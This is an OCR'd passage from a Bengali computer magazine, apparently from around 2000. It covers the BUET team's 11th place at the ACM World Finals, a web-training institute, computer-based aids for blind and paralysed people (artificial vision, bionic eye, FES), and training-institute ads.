মূলতঃ বুয়েট টিমের তিন সদস্যের সম্মিলিত মেধার জোরেই এই সাফল্য অর্জিত হয়েছে। এই তিন জন হচ্ছেন— মোস্তাক আহমেদ, মুনিরুল আবেদীন এবং মোঃ রুবাইয়াত ফেরদৌস জুয়েল। এরা প্রত্যেকেই বাংলাদেশ প্রকৌশল বিশ্ববিদ্যালয়ের কমপিউটার সায়েন্স এন্ড ইঞ্জিনিয়ারিং বিভাগের লেভেল-৩, টার্ম-২-এর ছাত্র। গত মাসের ২৩ তারিখে প্রেস ক্লাবে বাংলাদেশ ২০০০ নামক প্রতিষ্ঠান কর্তৃক প্রদত্ত বুয়েট টিমের সংবর্ধনা অনুষ্ঠান শেষে এই তিন প্রতিভার সাক্ষাৎকার নেয়ার সুযোগ হয়।

কিছু সাক্ষাৎকার ও মতামত

অধ্যাপক ড. এম. কায়কোবাদ
কোচ, বুয়েট টিম

"এক কথায় বুয়েট টিম অসাধ্য সাধন করেছে। সারাবিশ্বের অন্যতম শ্রেষ্ঠ বিশ্ববিদ্যালয়ের টিমগুলোকে টপকিয়ে ১১তম হওয়াটা সমগ্র জাতির জন্য গৌরবের ব্যাপার। যে তিনজন এই অসাধ্য সাধন করেছে, তাদেরকে হাইলাইট করতে হবে। এতে তারা অনুপ্রাণিত হবে এবং যে তরুণরা পরিবর্তীতে তাদের জায়গা দখল করবে তারাও এখন থেকেই পূর্ণোদ্যমে কাজ শুরু করার সাহস পাবে। তবে এক্ষেত্রে জাতীয় পর্যায়ে প্রোগ্রামিং প্রতিযোগিতার আয়োজন করাটা একান্ত জরুরী। বুয়েট টিমের এবারের সাফল্যে আমি যথেষ্ট আনন্দিত এবং আমার বিশ্বাস ভবিষ্যতে তারা আরো ভাল ফলাফল করতে পারবে।"

আবদুল্লাহ এইচ. কাফি

আবদুল্লাহ এইচ. কাফি
সভাপতি, বাংলাদেশ কমপিউটার সমিতি

"এসিএম ওয়ার্ল্ড ফাইনালে বুয়েট টিমের সাফল্য সত্যিকার অর্থেই খুব আনন্দের বিষয়। বিসিএস-এর পক্ষ থেকে আমি তাদেরকে জানাই প্রাণঢালা শুভেচ্ছা। এবারই প্রথম বিসিএস-এর পক্ষ থেকে বুয়েট টিমের জন্য এক লাখ টাকা দেয়া হয় এবং এই সহযোগিতা আমরা ভবিষ্যতেও করবো। ছাত্রদের মেধার বিকাশের লক্ষ্যে আমরা জাতীয় পর্যায়ে প্রোগ্রামিং কনটেস্টের আয়োজনের চেষ্টা করছি। সফটওয়্যার রফতানির জন্য আইটি শিল্পের সাথে একাডেমিশিয়ানদের ঘনিষ্ঠ সম্পর্ক অত্যন্ত জরুরী বলে আমি মনে করি। আর বিসিএস-এর পক্ষ থেকে বুয়েট টিমকে সংবর্ধনা দেয়ার চেষ্টাও আমরা শুরু করেছি।"

এস. এম. ইকবাল

এস.এম. ইকবাল
ব্যবস্থাপনা পরিচালক, আইএসএন লিঃ

"বুয়েট টিমের সাফল্য নিঃসন্দেহে একটি ন্যাশনাল প্রাইডের ব্যাপার। তবে আমরা যেন থেমে না যাই বা অহমিকায় গা ভাসিয়ে না দেই। মেধার চর্চা আরো বেশি করতে হবে এবং মেধাকে দেশে লালন করার উদ্যোগ নিতে হবে। শুধু বুয়েট বা ঢাকা বিশ্ববিদ্যালয় নয়, দেশের বিভিন্ন স্তর থেকে মেধার উত্তরণ ঘটাতে হবে। আর তাহলেই সত্যিকার সাফল্য অর্জিত হবে।"

দেশের জন্য গৌরবময় এই সাফল্যে তাদের অনুভূতি জানতে চাওয়া হলে মুনিরুল আবেদীন জানান— "আমরা সকলেই খুব খুশি। তবে আরো বেশি প্র্যাকটিস এবং সুযোগ-সুবিধা পেলে আমরা প্রথমে পাঁচের মধ্যে আসতে পারতাম।" মোস্তাক আহমেদ বলেন— "প্রোগ্রামিং প্র্যাকটিসকে যদি একাডেমিক কারিকুলামের ভেতরে আনা যায় তবে প্রতিযোগিতামূলক ইভেন্টে আমরা আরো ভাল করতে পারবো।" প্রসঙ্গক্রমে জাতীয় পর্যায়ে প্রোগ্রামিং কনটেস্টের কথা উঠলে রুবাইয়াত ফেরদৌস বলেন— "যদিও ৯৮ সালে জাতীয় পর্যায়ে একবার প্রোগ্রামিং কনটেস্ট আয়োজিত হয়েছিল কিন্তু এরপর আর সেটি হয়নি। ছাত্রদের মেধা বিকাশে জাতীয় পর্যায়ে প্রোগ্রামিং প্রতিযোগিতার যথেষ্ট প্রয়োজনীয়তা আছে বলে আমরা মনে করি। আসলে আমাদের (ছাত্রদের) নিজেদের উদ্যোগে সবসময় সবকিছু করা সম্ভব নয়। এ ব্যাপারে আইটি প্রতিষ্ঠান ও ব্যবসায়ীদেরও এগিয়ে আসতে হবে।"

পর্দার আড়ালে ব্যক্তিত্ব

আমরা অনেকেই হয়তো জানি না ২৪তম এসিএম ওয়ার্ল্ড ফাইনালে অভূতপূর্ব সাফল্যের পিছনে যে ব্যক্তিটির নিরলস প্রচেষ্টা আর ঐকান্তিক প্রচেষ্টা কাজ করেছে তিনি হচ্ছেন বাংলাদেশ প্রকৌশল বিশ্ববিদ্যালয়ের কমপিউটার সায়েন্স এন্ড ইঞ্জিনিয়ারিং বিভাগের অধ্যাপক ড. এম. কায়কোবাদ। ড. কায়কোবাদ এমনই একজন ব্যক্তিত্ব যিনি মানুষকে অনুপ্রেরণা দিতে জানেন, স্বপ্ন দেখাতে পারেন। বাংলাদেশ থেকে এসিএম প্রোগ্রামিং কনটেস্টে অংশগ্রহণের পিছনে তার রয়েছে বিশাল অবদান। বুয়েট টিম যখন প্রথমবারের মত ৯৮ সালে এসিএম ওয়ার্ল্ড ফাইনালে অংশগ্রহণ করে তখন থেকেই তিনি বুয়েট টিমের কোচ হিসেবে দায়িত্ব পালন করছেন। তার পরিচালনায় বুয়েট টিম ৯৮, ৯৯ এবং ২০০০ সালে প্রত্যেকবারই ফাইনালে অংশগ্রহণের যোগ্যতা অর্জন করেছে এবং যথাক্রমে ২৪তম, অনারেবল মেনশন এবং ১১তম স্থান অধিকার করেছে। তবে এবারে প্র্যাকটিসের সময় যে ব্যক্তিটি সক্রিয় কোচের দায়িত্ব পালন করেছেন তিনি হচ্ছেন বুয়েটের সিএসই বিভাগের তরুণ শিক্ষক রেজাউল আলম চৌধুরী। তিনি সৈকত নামেই বেশি পরিচিত। এই সৈকতই ১৯৯৮ সালের মে মাসে আরো কয়েকজন মেধাবী প্রোগ্রামারের সহযোগিতায় এসিএম অন-লাইন প্রোগ্রামিং কনটেস্টে বাংলাদেশের পতাকাকে এক নম্বর স্থানে এনেছিলেন।

একটি ভাল নিদর্শন

বুয়েট টিমের এসিএম ওয়ার্ল্ড ফাইনালে অংশগ্রহণ উপলক্ষে বাংলাদেশ কমপিউটার সমিতি এক লাখ টাকা, বুয়েটের উপাচার্য ৫০ হাজার টাকা এবং আইএসএন লিমিটেডের ব্যবস্থাপনা পরিচালক এস.এম. ইকবাল ৫০ হাজার টাকা প্রদান করেছেন। তাছাড়া বিমান বাংলাদেশ ৫০% কনসেশনে টিকেট দিয়েছে। এ ধরনের সহযোগিতা অত্যন্ত প্রশংসনীয় এবং আমরা আশা করবো ভবিষ্যতে এই সহযোগিতা আরো বৃদ্ধি পাবে।

(বাকি অংশ ৯০ নং পৃষ্ঠায়)

NCC
BIT
Admission
B.Sc(Hons) in Computing & Information Systems, UK
NCC(UK) Offers
Academic Degree with Career Programmes
IDCS (1st year)
International Diploma In Computer Studies
Programmer, End User Support Application Developer, Network Support
IAD (2nd year)
International Advanced Diploma
System Analyst, Technical Trainer, System Developer, Network Administrator
B.Sc (3rd year)
B.Sc(Hons) in computing & Information Systems
Project Manager, Software Engineer, Technical Consultant, Technical Manager
M.Sc (4th year)
M.Sc in Information Networks
Technical Specialist, Application Development Manager, System Administrator Specialist Trainer
ENTRY Eligibility
H.S.C./4 O'Levels including English
SESSION
March/ Jun/ Sept/ Dec
SHIFT
Morning & Evening
ISO 9001 Certified
30years of specialist knowledge of the IT industry
300 center in 30 countries
150000 students assessed worldwide each year
NCC Education is one of the World's largest providers of IT skills certification programmes
Free Spoken English
All final exam held at the *British Council*, Dhaka
www.nccedueation.co.uk
BHUIYAN INSTITUTE OF TECHNOLOGY (BIT)
BHUIYAN COMPUTERS
House 24, Road 16 (New)
27 (Old), Dhanmondi
Tel : 9117607, 810885
Fax: 9131916

বাংলাদেশে ইন্টারনেটভিত্তিক প্রশিক্ষণ ইনস্টিটিউট –WWW

রিয়াজুল আহসান

ইন্টারনেটভিত্তিক বাংলাদেশে একমাত্র প্রতিষ্ঠান ওয়ার্ল্ড ওয়াইড ওয়েব (www) ইনস্টিটিউট ১৯৮৯ সালের সুইজারল্যান্ডের জেনেভায় প্রতিষ্ঠিত হয়। বর্তমানে বিশ্বের ৮০টি দেশের ১২০ সেন্টারের মাধ্যমে তাদের প্রশিক্ষণ কার্যক্রম চালানো হচ্ছে। ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউটের শাখাগুলো অঞ্চলভিত্তিক এলাকার আওতাভুক্ত। প্রত্যেকটি জোনে প্রতিষ্ঠানের নিজস্ব অফিস থাকে যেখান থেকে সেই অঞ্চলের শাখাগুলোকে পরিচালনা করা হয়। ভারতে এই জোনের রিজিওনাল অফিস রয়েছে। বাংলাদেশে ওয়ার্ল্ড ওয়াইড ওয়বে ইনস্টিটিউট সার্টিফায়েড ওয়েব মাস্টার্স প্রোগ্রাম এবং সার্টিফায়েড ই-কম এক্সপার্ট কোর্স চালু করেছে। উক্ত কোর্স দুটোই আন্তর্জাতিকভাবে স্বীকৃত। সার্টিফায়েড ই-কম এক্সপার্ট কোর্সটি আউট-এন্ড-আউট ই-কমার্স প্রোগ্রাম। এই কোর্সে ই-কমার্স ওয়েবসাইট ডেভেলপ, ম্যানেজ এবং এপ্লিকেশনের উপর জোর দেয়া হয়। এর সাথে ইন্টিগ্রেটেড থাকে সিস্টেম এবং প্রটোকল। সার্টিফায়েড ওয়েব মাস্টার্স প্রোগ্রামটি মূলতঃ কমপ্রিহেনসিভ প্রোগ্রাম। এতে ওয়েব এডমিনিস্ট্রেশন থেকে ওয়েব ডেভেলপমেন্ট পর্যন্ত ইন্টারনেট টেকনোলজির উপর ভিত্তি করে প্রশিক্ষণ দেয়া হয়। এই কোর্স সাফল্যের সাথে সমাপ্তকারী ব্যক্তি একটি ওয়েব সাইটের শুরু থেকে শেষ পর্যন্ত চালনা বা তৈরি করার যোগ্যতা রাখে। কোর্সের বিষয়গুলো হচ্ছে— ওয়েব এসেনসিয়াল, এর টপিকস্‌গুলো হলো ইন্টারনেট এবং টেকনোলজিসের ধারণা, মাল্টিমিডিয়া অন ওয়েব, ওয়েব এডমিনিস্ট্রেটর (এডমিনিস্টারিং মাইক্রোসফট ইন্টারনেট/ইন্ট্রানেট সার্ভার), এর মধ্যে রয়েছে মাইক্রোসফট ইন্টারনেট ইনফরমেশন সার্ভার, মাইক্রোসফট প্রক্সি সার্ভার; ওয়েব এডমিনিস্ট্রেটর (এডমিনিস্টারিং নেটস্কেপ ইন্টারনেট/ইন্ট্রানেট সার্ভার)-এর মধ্যে রয়ছে নেটস্কেপ মেসেজিং সার্ভার এবং ওয়েব ডেভেলপার (এডভান্সড ওয়েব প্রোগ্রামিং)-এর মধ্যে রয়েছে কমন গেইটওয়ে ইন্টারফেস, জাভা স্ক্রীপ্ট, জাভা ২.০ এবং একটিভ সার্ভার পেইজেস। সার্টিফায়েড ই-কম এক্সপার্ট কোর্স কারিকুলামের মধ্যে রয়েছে ইলেকট্রনিক কমার্স, কিভাবে ইন্টারনেটে পণ্য বেচা-কেনা, সার্ভিস এবং তথ্য আহরণ করা যায় ইত্যাদি বিষয়ের পূর্ণ প্রশিক্ষণ। উল্লেখ্য তিন ধরনের প্রাইমারি ই-কমার্স মডেল রয়েছে যেমন— বিজনেস-টু-বিজনেস, বিজনেস-টু-কনজিউমার, কনজিউমার-টু-কনজিউমার এবং ইলেকট্রনিক পেমেন্ট সিস্টেম।

ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউট সম্বন্ধে আলাপকালে বাংলাদেশ কান্ট্রিম্যানেজার দেবাশীষ কুণ্ডু বলেন, এই প্রতিষ্ঠানটি সম্পূর্ণ ইন্টারনেটভিত্তিক কোর্স অফার করে এবং ওয়েব বেজ্ড দক্ষ জনশক্তি তৈরি করাই এই প্রতিষ্ঠানের লক্ষ্য। বর্তমান কমপিউটিং ইন্টারনেট ভিত্তিক। কমপিউটারে কাজ করতে গেলে ইন্টারনেট চিন্তা মাথায় রাখতে হয়। সে কারণে পৃথিবী এখন ই-এডরিথিং-এর দিকে ঝুকছে। প্রতিষ্ঠানের পাঠক্রম প্রণয়ন এবং গুণগতমান সম্পর্কে বলেন, ডব্লিউ ডব্লিউ ডব্লিউ ইনস্টিটিউট-এর প্রধান কার্যালয় কর্তৃক পাঠ্যসূচী প্রণয়ন করা হয়ে থাকে যা সব সেন্টার অনুসরণ করে। যুগের চাহিদার প্রতি লক্ষ্য রেখে এর কোর্স কারিকুলাম ঠিক করা হয়। এর মানও সরাসরি প্রধান অফিস থেকে নিয়ন্ত্রণ করা হয়। এছাড়া পরীক্ষাগুলো অন-লাইনে নেয়া হয় বলে দুর্নীতির অবকাশ থাকে না। প্রতিষ্ঠান সম্পর্কে তিনি আরও বলেন, এই প্রতিষ্ঠানের রয়েছে উচ্চ পর্যায়ের আরএন্ডডি ডিপার্টমেন্ট। যাদের কাজ হচ্ছে আইটি শিল্পের প্রধান ধারায় টিকে থাকার জন্য কোর্স কারিকুলাম এবং শিক্ষা ব্যবস্থায় উন্নতি সাধন। প্রত্যেক ট্রেনিং সেন্টার স্টেট অব দি আর্ট অবকাঠামোতে সজ্জিত। ব্যাচ সাইজ যথাসম্ভব ছোট রাখা হয় যাতে প্রত্যেক শিক্ষার্থীর উপর বিশেষ যত্ন নেয়া যায়। শিক্ষার্থীদের প্রজেক্ট বিনামূল্যে ওয়েবে হোস্ট করা এবং নিজস্ব ই-কমার্স সাইট পর্যায়ক্রমে ডেভেলপ করার সুযোগ রয়েছে।

দেবাশীস কুণ্ডু

কোর্স প্রসঙ্গে দেবাশীস কুণ্ডু বলেন, কমপিউটারে অনেক সাইড আছে যেগুলোতে স্পেসিফিকভাবে দক্ষ বা বিশেষজ্ঞ হলে আন্তর্জাতিক বাজারে নিজেকে মানিয়ে নেয়া যায়। এক্ষেত্রে সময়ও কম লাগে এবং অল্প সময়ে অধিক জনশক্তি তৈরি করা যায়। সে কারণে ডব্লিউ ডব্লিউ ডব্লিউ ইনস্টিটিউটের কোন কোর্সই ৬ মাসের অধিক নয়। জব প্লেসমেন্টের প্রশ্নে দেবাশীস কুণ্ডু বলেন, আমাদের জব প্লেসমেন্ট শাখা রয়েছে। যাদের কাজ বিশ্বব্যাপী জব খোঁজা। এবং শিক্ষার্থীদের নিয়োগ করা যায় কিনা এই লক্ষ্যে নিয়োগদাতাদের সাথে আলোচনা করা। এছাড়া রয়েছে বিনামূল্যে ইন্টারনেটের ব্যবহার এবং লাইব্রেরি সুবিধা। ●

শাবাশ বাংলাদেশ

(৮৯ পৃষ্ঠার পর)

এখনই সময় সঠিক সিদ্ধান্ত নেয়ার

বাংলাদেশের তরুণ ছাত্রদের এই সাফল্য কোন অপ্রত্যাশিত ব্যাপার নয়। কিন্তু প্রশ্ন হচ্ছে— আমাদের প্রতিভাদের নিয়ে যে উচ্ছ্বাস, অভিনন্দনের পালা সেটা কি কেবল সাময়িক আবেগের বহিঃপ্রকাশ হিসেবেই মিলিয়ে যাবে? নাকি এ সাফল্যকে সরকারের উচ্চ পর্যায়ে গুরুত্বের সাথে মূল্যায়ন করা হবে? এখানে উল্লেখ্য যে, কমপিউটার প্রোগ্রামিং-এর গুরুত্ব এবং তরুণ প্রতিভাদের মেধা বিকাশের লক্ষ্যে ১৯৯২ সালে কমপিউটার জগৎ-ই সর্বপ্রথম দেশব্যাপী প্রোগ্রামিং প্রতিযোগিতার আয়োজন করেছিল। কিন্তু সেই প্রতিযোগিতার কোন আবেদন সরকারের সে সময়ের কর্তা ব্যক্তিদের মনে কোন সাড়া জাগাতে পারেনি।

'কিছুই নেই'-এর দেশে আমাদের তরুণ ছাত্ররা যে আশার আলো দেখিয়েছে তার প্রতিক্রিয়া কিন্তু বড়ই সামান্য। দুএকটি দৈনিক ছাড়া ন্যূনতম প্রচার করার প্রয়োজনীয়তাটুকুও সম্ভবত অনেকে অনুভব করেনি। আন্তর্জাতিক পরিসরে আমাদের মেধার এতবড় স্বীকৃতি সত্ত্বেও প্রচার মাধ্যমের এহেন উদাসীনতায় আমরা বিস্মিত হয়েছি। আশংকা হয় মেধাবী ছাত্রদের এই অসাধারণ সাফল্য আবার রাষ্ট্রীয় কাজের তথাকথিত ব্যস্ততায় বিস্মৃতির অতলে না হারিয়ে যায়। তাই এখনই সকলের এগিয়ে আসা উচিত এ সমস্ত ছাত্রদের মেধাকে স্বীকৃতি দিয়ে ভবিষ্যৎ প্রজন্মকে উৎসাহিত করার জন্য।

LOGIX

* LEARN NETWORKING *

- Classes taken by MCSEs
- Small class size

* LEARN FROM THE PROFESSIONALS *

- Hands-on Lab Practicals
- Individual attention

* LEARN PC HARDWARE *

- Follows CompTIA (Computing Technology Industry Association) A+ curriculum
- Plus complete PC assembling

LOGIX : IT is your FUTURE

Rais Bhavan (2nd Floor), 51/A, East Tejturi Bazar (Near Holy Cross College), Farmgate, Dhaka Tel: 8125288

চিকিৎসা বিজ্ঞানে নয়া দিগন্তের উম্মোচন–

মালা খান

পঙ্গুত্বের বিরুদ্ধে কমপিউটার

প্রতিবছর আকস্মিক দুর্ঘটনা কবলিত হয়ে অথবা শারীরিক অসুস্থতার দীর্ঘসূত্রিতায় কোন কার্যক্ষম অঙ্গ হারিয়ে অথবা জন্মগতভাবে বিকলাঙ্গ হয়ে প্রতিবন্ধীর সংখ্যা বেড়েই চলেছে। ভ্রান্ত সংস্কার প্রতিবন্ধীত্বকে এখনো সমাজের বা পরিবারের অভিশাপ রূপে গণ্য করে থাকে। আজ সুখবরটি মূলতঃ প্রতিবন্ধীদের মতো হতভাগ্যদের জন্যেই।


উন্নত প্রযুক্তির ছোঁয়া সর্বত্র— মানবতার কল্যাণেও তা পিছিয়ে নেই। শারীরিক প্রতিবন্ধকতা কাটিয়ে উঠতে আজ মানুষ সাহায্য নিচ্ছে কমপিউটারসহ আধুনিক প্রযুক্তির। বিভিন্ন কৃত্রিম অঙ্গ-প্রত্যঙ্গ তৈরি অথবা বিকল্প কোন ব্যবস্থা উদ্ভাবনের মাধ্যমে কমপিউটার প্রযুক্তি তথা বৈদ্যুতিক প্রযুক্তি নতুন এক সম্ভাবনাময় স্বপ্নীল রাজ্যের দ্বার উন্মোচন করছে। যেখানে দৃষ্টিহীনের বই পড়া বা পঙ্গু ব্যক্তির দৃপ্ত পদাচারণা অথবা আজীবন বধির ব্যক্তির মুগ্ধ হয়ে আবৃত্তি শোনা খুবই স্বাভাবিক ব্যাপারে পরিণত হচ্ছে ক্রমাগত।

অন্ধজনে দেহ আলো

দৃষ্টিহীনদের বই পড়া ও ছবি দেখার মত অবিশ্বাস্য ও কাল্পনিক ব্যাপারটিকে বাস্তবে রূপ দিতে এ বছর বাজারে আসছে 'কৃত্রিম দর্শন যন্ত্র' বা 'কৃত্রিম চোখ' যার বর্তমান বাজার মূল্য ৫০,০০০ মার্কিন ডলার।

এ যন্ত্রটির মূল উপকরণ বস্তুতঃ বড় ডাকটিকেটের আকারের একটি পিসিবি বা কার্ড যেটি মানব মস্তিষ্কে স্থাপন করা যায়। বহনকারী ব্যক্তির পিঠের কমপিউটার নিয়ন্ত্রিত চোখের সানগ্লাসে রয়েছে ভিডিও ক্যামেরা। এই ক্যামেরায় ধরা পড়া প্রতিবিম্ব অনুযায়ী ৬৪টি ইলেকট্রোড বিশিষ্ট কার্ডের প্রতিটি ইলেকট্রোড 'অন' ও 'অফ'-এর মাধ্যমে মস্তিষ্কে সংকেত পাঠায়। আর এই সংকেত মস্তিষ্কের ভিজ্যুয়াল কর্টেক্স নামক সংবেদী কোষকে উদ্দীপিত করে মোটামুটি সাদা-কালো ইমেজ সৃষ্টি করে দর্শনের অনুভূতি জাগায়। এভাবেই কাজ করে কৃত্রিম দর্শন যন্ত্রের বর্তমান প্রোটোটাইপটি। তবে নতুন নতুন সফটওয়্যার ও দ্রুতগতিসম্পন্ন হার্ডওয়্যারের কল্যাণে ভিডিও ক্যামেরায় ধারণকৃত ইমেজ প্রসেসিং আরও সহজ ও কার্যকর হয়েছে। এমনকি এটিতে ইন্টারনেটের সংযোগ দেয়া সম্ভব হয়েছে ব্যবহারকারীদের জন্য। এ যন্ত্রটির মাধ্যমে একজন দৃষ্টিহীন ব্যক্তি ৫ ফুট দূর হতে ২ ইঞ্চি উচ্চতা বিশিষ্ট অক্ষর পড়তে পারে সহজেই। যা কিনা ২০/৪০০ দৃষ্টিক্ষমতার সমতুল্য।

সম্প্রতি যন্ত্রটিতে আরও উন্নতি সাধন করা হয়েছে ৬৪টি ইলেকট্রোডের বদলে ৫১২টি ইলেকট্রোড ব্যবহার করে। অবশ্যই ৫১২ পিক্সেলবিশিষ্ট ইমেজ ৬৪ পিক্সেলবিশিষ্ট ইমেজের তুলনায় গুণগতভাবে উন্নত। যদিও ২০,০০০ পিক্সেল বিশিষ্ট টেলিভিশন সেটের তুলনায় অতি নগণ্য। তবে প্রযুক্তির ক্রমবর্ধমান অগ্রগতি এগিয়ে নিয়ে যাবে নব উদ্ভাবিত এ কৃত্রিম দর্শন যন্ত্রটিকে।



পিঠে রক্ষিত কমপিউটার ইমেজ প্রসেসিংয়ের কাজ করছে

কৃত্রিম দর্শন যন্ত্রের প্রথম ব্যবহারকারী ও গবেষণাকাজে নিজেকে উৎসর্গকৃত ৩৬ বছর বয়স্ক জেরী ১৯৭৪ সালে এক দুর্ঘটনায় দৃষ্টিক্ষমতা হারিয়ে ১৯৭৮ সালে আর্টিফিশিয়াল অর্গ্যান ইনস্টিটিউটের প্রাক্তন পরিচালক ও ডবিলি'স ইনস্টিটিউট ইনক্.-এর বর্তমান প্রধাননির্বাহী উইলিয়াম. এইচ. ডবিলির গবেষণা কাজে সহায়তা দিতে এগিয়ে আসেন। বিল ডিবিলি গত তিন দশক ধরে প্রায় ২.৫ কোটি মার্কিন ডলার ব্যয় করে দৃষ্টিহীনদের দৃষ্টি ফিরিয়ে আনতে গবেষণায় নিয়োজিত। তিনি প্রথম বছরেই ১০,০০০টি যন্ত্র বিক্রির আশা রাখেন।

অন্ধত্ব নিবারণের অন্য একটি প্রযুক্তির জনপ্রিয় নাম বায়োনিক চোখ। চোখের অভ্যন্তরে পেছনে নষ্ট রেটিনার স্থলে সেখানে প্রতিস্থাপন করা হচ্ছে আলোক সংবেদী ইলেকট্রনিক রেটিনা। আর চোখের বাইরে সানগ্লাসের সাথে থাকছে ব্যাটারীচালিত চার্জ কাপল্ড ডিভাইস বা জনপ্রিয় CCD ক্যামেরা ও ৮২০ ন্যানোমিটার তরঙ্গ দৈর্ঘের অবলোহিত বর্ণের ছোট লেজার রশ্মি উৎপাদক। কৃত্রিম এই রেটিনাটি মূলতঃ এক গাদা ফটো ডায়োডের সারি এবং ২০টি পলিমাইড দিয়ে তৈরি মাইক্রোইলেকট্রোডের সারি আর এদের নিয়ন্ত্রণকারী একটি সমন্বিত বর্তনী বা আইসি যার নাম ভিশন চিপ। গোটা ব্যবস্থাটি চোখের ভেতরে কৃত্রিম রেটিনাতে সৃষ্ট বস্তুর প্রতিবিম্ব ঠিক ডিজিটাল টিভি ক্যামেরার মতোই বৈদ্যুতিক তরঙ্গ উৎপাদন করে। এই তরঙ্গ অপটিক নার্ভ বা স্নায়ুযোগে মানুষের মস্তিকে পৌঁছুলে দর্শনের অনুভূতি জন্ম নেয়। বায়োনিক চোখের গবেষণায় নিয়োজিত প্রতিষ্ঠানগুলো হচ্ছে আমেরিকার ম্যাসাচুসেটস্ ইনস্টিটিউট অব টেকনোলজি বা এমআইটি, ম্যাসাচুসেটস্ আই এন্ড ইয়ার ইনফার্মারি, ন্যাশনাল ইনস্টিটিউট অব হেলথ্, অপটো বায়োনিকস্ কর্পো., ক্যালিফোর্নিয়া ইউনিভার্সিটি এবং অস্ট্রেলিয়ার রয়্যাল অস্ট্রেলিয়ান কলেজ অব অপথ্যালমোলজিস্টস্।

হাঁটি হাঁটি পা পা

অপরদিকে পঙ্গুত্বের বিরুদ্ধে টোকিওর NEC কর্পোরেশন, মেডট্রোনিক ইনক্. মিনোপলিস, মিন, ক্লিভল্যান্ড সেন্টারের সফল সংগ্রামের ফসল এফইএস বা ফাংশনাল ইলেকট্রিক্যাল স্টিমুলেশন সিস্টেম।

এফইএস-এর মূল কার্যপ্রণালী অনুযায়ী একটি কমপিউটার শরীরের সাথে সংযুক্ত কতক ইলেকট্রোডের নেটওয়ার্কের মাধ্যমে ক্রমানুবর্তী বৈদ্যুতিক কম্পনের সমন্বয়ের মাধ্যমে বিশেষ বিশেষ মাংসপেশীকে সংকোচনশীল করে পক্ষাঘাতগ্রস্থ অঙ্গে গতিশীলতা আনে এবং নিয়ন্ত্রণ করে।

এফইএস উর্ধ্বাঙ্গে প্রতিস্থাপন করার ফলে পক্ষাঘাতগ্রস্থ ব্যক্তি দাঁড়াতে ও হাত দিয়ে কাছের কোন বস্তু ধরতে অথবা বাহু সঞ্চালন করতে পারে। এটি পঙ্গুদের হাঁটতেও সাহায্য করে। অর্থাৎ একজন এফইএস ব্যবহারকারী দাঁড়ানো, সিঁড়ি বেয়ে উঠা, অল্প হেঁটে সুইচ 'অন' করার মত দৈনন্দিন কাজগুলো স্বনির্ভরভাবে সম্পন্ন করতে পারে। স্টেইনলেস স্টীলের তৈরি ৪৮ টি ইলেকট্রোডের সমন্বয়ে গঠিত এফইএস মূল উপাদানটি অস্ত্রোপচারের মাধ্যমে প্রতিবন্ধী ব্যক্তির দেহ ও পায়ে স্থাপন করা হয় এবং দেহের উভয় পাশে চারটি করে মোট আটটি সংযোগকারী অংশ বের করা হয়। তবে রোগীর অসুস্থতার ভিন্নতায় এই সংখ্যা বিভিন্ন হতে পারে। যেমন কেবলমাত্র নিম্নাঙ্গে পক্ষাঘাতগ্রস্থ রোগীর ক্ষেত্রে ৮ থেকে ১৬টি ইলেকট্রোডই যথেষ্ট।

এফইএস-এর আনুষঙ্গিক উপকরণগুলোর মধ্যে রয়েছে ১৬-বিট মাইক্রোপ্রসেসর নিয়ন্ত্রিত উদ্দীপক যন্ত্র ও ব্যাটারী বহনকারী কোমরবেষ্টনী। এছাড়াও উদ্দীপকের সাথে সংযুক্ত থাকে দুটো রিবণ ক্যাবল। পায়ের নিম্নাংশে পরিধানযোগ্য একটিমাত্র অর্থোসিস, যেটি সম্পূর্ণ যন্ত্রটির বেঁকে যাওয়া রোধের মাধ্যমে এর সুরক্ষা নিশ্চিত করে এবং যন্ত্রটি ব্যবহারকারীর পা মাটিতে স্পর্শ করার সময় নিয়ন্ত্রিত উপায়ে সামগ্রিক শরীরের অবস্থানের সমতা বিধান করে। সামনে পেছনে অর্থাৎ চারিদিকে গতি নিয়ন্ত্রণকারী একটি স্বয়ংক্রিয় জয়স্টিক ও প্যাড সমেত সম্পূর্ণ যন্ত্রটি নিয়ে হাঁটার জন্য প্রস্তুত হতে ব্যবহারকারীর কমপক্ষে ৫ মিনিট সময় প্রয়োজন।

এফইএস কেবলমাত্র স্বনির্ভরভাবে হাঁটতে সাহায্য করে তা-ই নয় এর কিছু সুফলও রয়েছে। যেমন দাঁড়ানো ও হাঁটতে শুরু করার সাথে সাথে শরীরের অসাড় সন্ধিস্থলগুলোর জড়তা কেটে যায় এবং স্থির মাংসপেশীগুলো সংকোচনশীল হয়ে উঠে।

তবে গবেষণাকারী দল পঙ্গুদের হাঁটতে সাহায্য করার সাথে সাথে এফইএস-কে হৃদযন্ত্র, শ্বসনতন্ত্র, ব্লাডার ও রেকটাম কন্ট্রোল সংক্রান্ত প্রভৃতি সমস্যা সমাধানে পরীক্ষামূলকভাবে ব্যবহার করছে এবং পরীক্ষালব্ধ ফলাফল অত্যন্ত আশাব্যঞ্জক। আর এই প্রযুক্তিগুলোয় ব্যাপকভাবে ব্যবহৃত হচ্ছে যুগান্তকারী ফাজি লজিকসমৃদ্ধ নিয়ন্ত্রণ ব্যবস্থা। দৃষ্টিহীনতা ও পঙ্গুত্ব নিরাময়ের পাশাপাশি কমপিউটার ও উন্নয়নশীল আধুনিক প্রযুক্তি বধিরতা সমাধানেও এগিয়ে এসেছে। বধির ব্যক্তির শরীরে কক্লিয়ার এবং বাণী সনাক্তকারী যন্ত্রের প্রতিস্থাপনের মাধ্যমে কানে শোনার অনুভূতি সৃষ্টি করতে সক্ষম হয়েছে। ●

কমপিউটার জগতের খবর

রফতানি আয়ের ৩৫% আসবে তথ্য প্রযুক্তি খাত থেকে

ভারত তথ্য প্রযুক্তির পরাশক্তিতে পরিণত হচ্ছে

